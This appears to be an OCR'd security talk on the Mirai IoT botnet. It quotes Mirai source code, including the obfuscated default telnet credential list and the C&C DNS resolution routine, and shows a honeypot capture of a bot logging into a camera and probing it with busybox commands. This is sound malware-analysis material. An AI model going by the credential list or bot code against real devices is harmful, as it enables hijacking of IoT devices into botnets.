
```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                          // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                               // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                               // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                           // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                           // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                       // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                       // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);                   // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                           // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                               // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);           // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                                   // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);               // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                                   // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                               // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                                   // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                               // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                                   // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);           // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                                   // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);               // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                               // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                           // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);                   // root     password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                                   // root     1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                           // root     klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);           // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                           // guest    guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                           // guest    12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                           // guest    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);           // admin1   password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);                   // 666666   666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);                   // 888888   888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                                   // ubnt     ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);                       // root     klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                           // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);                           // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                               // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                                   // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                               // root     zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x54\x54", 1); // root     7ujMkoOvizxv
```

Mirai intro to discussion, OWASP Kraków 2016.11.15
@slawekja

Resolve C&C IP with DNS



```
static void resolve_cnc_addr(void)
{
    struct resolv_entries *entries;

    table_unlock_val(TABLE_CNC_DOMAIN);
    entries = resolv_lookup(table_retrieve_val(TABLE_CNC_DOMAIN, NULL));
    table_lock_val(TABLE_CNC_DOMAIN);
    if (entries == NULL)
    {
#ifdef DEBUG
        printf("[main] Failed to resolve CNC address\n");
#endif
        return;
    }
```




```
struct resolv_entries *resolv_lookup(char *domain)
{
    struct resolv_entries *entries = calloc(1, sizeof (struct resolv_entries));
    char query[2048], response[2048];
    struct dnshdr *dnsh = (struct dnshdr *)query;
    char *qname = (char *)(dnsh + 1);

    resolv_domain_to_hostname(qname, domain);

    struct dns_question *dnst = (struct dns_question *)(qname + util_strlen(qname) + 1);
    struct sockaddr_in addr = {0};
    int query_len = sizeof (struct dnshdr) + util_strlen(qname) + 1 + sizeof (struct dns_question);
    int tries = 0, fd = -1, i = 0;
    uint16_t dns_id = rand_next() % 0xffff;

    util_zero(&addr, sizeof (struct sockaddr_in));
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = INET_ADDR(8,8,8,8);
    addr.sin_port = htons(53);
```

CATCHING MIRAI

https://twitter.com/MiraiAttacks/

- Live feed of commands sent to 500 „infected” machines



Mirai Attacks
@MiraiAttacks

Live feed of DDoS attacks from Mirai botnets. Account run by @2sec4u and @MalwareTechBlog

The Internet of Things
Joined October 2016

Pinned Tweet

Mirai Attacks @MiraiAttacks · Oct 28
- Account not monitored, see bio for contact.
- The frequent attacks are from smaller botnets.
- We monitor botnets, not run them.

Mirai Attacks @MiraiAttacks · 2h
Botnet #14 - DNS flood for 1 seconds
[Targets]
http://www.malwaretech.com (8.8.8.8/32)

How about dynamic analysis?

We will expose the camera’s telnet service directly to the Internet.

… and see what happens.

https://asciinema.org/a/1tynlhzfs0lmw6t3bn5k40cu7

Our setup

Devices: 2 cameras + 1 DVR

Router VPNs to public IP, exposes devices telnet


Dump all traffic to/from devices for analysis

Wireshark analysis

http://10.5.5.5/

mirai.pcap

- Right click ->
- Follow->
- TCP Stream



c2.pca
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
TCP Stream
UDP Stream
SSL Stream
HTTP Stream
Copy
Protocol Preferences
Decode As…
Show Packet in New Window

```
No.    Time         Source       Destination   Protocol  Length Info
   260 453.146553   10.5.5.20    10.5.5.1      TELNET        72 Telnet Data ...
   261 453.147940   10.5.5.                      NET         74 Telnet Data ...
   262 453.149443   10.5.5.                      NET         74 Telnet Data ...
   263 453.150549   10.5.5.                      NET         71 Telnet Data ...
   264 453.154395   10.5.5.                      NET         72 Telnet Data ...
   265 453.155593   10.5.5.                      NET         74 Telnet Data ...
   266 453.156745   10.5.5.                      NET         71 Telnet Data ...
   267 453.158169   10.5.5.                      NET         75 Telnet Data ...
   268 453.159303   10.5.5.                      NET         71 Telnet Data ...
   269 453.160447   10.5.5.                      NET         71 Telnet Data ...
   270 453.161594   10.5.5.                      NET         72 Telnet Data ...
   271 453.162914   10.5.5.                      NET         73 Telnet Data ...
   272 453.164296   10.5.5.                      NET         74 Telnet Data ...
   273 453.165749   10.5.5.                      NET         74 Telnet Data ...
   274 453.167007   10.5.5.                      NET         71 Telnet Data ...
```

```
▸ Frame 260: 72 bytes on wire                          ts)
▸ Ethernet II, Src: IstorNet_                          stekC_3a:25:7f (e0:cb:4e:3a:25:7f)
▸ 802.1Q Virtual LAN, PRI: 0,
▸ Internet Protocol Version 4
▸ Transmission Control Protoco                         8, Len: 2
▸ Telnet
```

```
0000  e0 cb 4e 3a 25 7f 00 12
0010  08 00 45 00 00 36 10 02
0020  05 14 0a 05 05 01 00 17                          0...5..
0030  13 4c 80 18 20 ed d6 39                          .......
0040  b3 fd 00 38 f8 c8 69 6e                 ...8..in
```

Telnet session



File Edit View Go Capture Analyz
tcp.stream eq 3
Wireshark · Follow TCP Stream (tcp.stream eq 3) · c2

```
No.       Time          Source
    156 451.660185    10.5.5.20
    157 451.661102    10.5.5.20
    158 451.662766    10.5.5.20
    159 451.663658    10.5.5.20
    160 451.665086    10.5.5.20
    161 451.666227    10.5.5.20
    162 451.667374    10.5.5.20
    163 451.669438    10.5.5.20
    164 451.673138    10.5.5.20
    165 451.675624    10.5.5.20
    166 451.695549    10.5.5.20
    167 451.696823    10.5.5.20
    168 451.698895    10.5.5.20
    169 451.999509    10.5.5.20
    170 452.044459    10.5.5.20
▸ Frame 169: 107 bytes on wire (
▸ Ethernet II, Src: IstorNet_64:
▸ 802.1Q Virtual LAN, PRI: 0, CF
▸ Internet Protocol Version 4, S
▸ Transmission Control Protocol,
▸ Telnet
e0 cb 4e 3a 25 7f 00 12
08 00 45 00 00 59 0f a7
05 14 0a 05 05 01 00 17
0e 0b 80 18 1c 48 1d 8f
```

```
.............LocalHost login: root
Password:
.[1;32mWelcome to Monitor Tech..[0;39m
# enable
-sh: enable: not found
# shell
-sh: shell: not found
# sh
# /bin/busybox ECCHI
ECCHI: applet not found
# /bin/busybox ps; /bin/busybox ECCHI
  PID USER       VSZ STAT COMMAND
    1 root      1240 S    init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW   [kworker/u:0]
    6 root         0 SW   [rcu_kthread]
    7 root         0 SW<  [khelper]
    8 root         0 SW   [kworker/u:1]
  117 root         0 SW   [sync_supers]
  119 root         0 SW   [bdi-default]
  120 root         0 SW<  [kintegrityd]
  122 root         0 SW<  [kblockd]
  135 root         0 SW   [khubd]
```


3,114 client pkts, 0 server pkts, 0 turns.

Entire conversation (352 kB) ▾ Show and save data as ASCII ▾ Stream 3

Find:


„Hello, my name is ...”

Check processor version




```
\..........................p............)...................................A.......................# /bin/busybox ECCHI
ECCHI: applet not found
# cat /proc/cpuinfo; /bin/busybox ECCHI
Processor       : ARM926EJ-S rev 5 (v5l)
BogoMIPS        : 218.72
Features        : swp half thumb fastmult edsp java
CPU implementer : 0x41
CPU architecture: 5TEJ
CPU variant     : 0x0
CPU part        : 0x926
CPU revision    : 5

Hardware        : hi3518
Revision        : 0000
Serial          : 0000000000000000
ECCHI: applet not found
# /bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
wget: applet not found
tftp: applet not found
ECCHI: applet not found
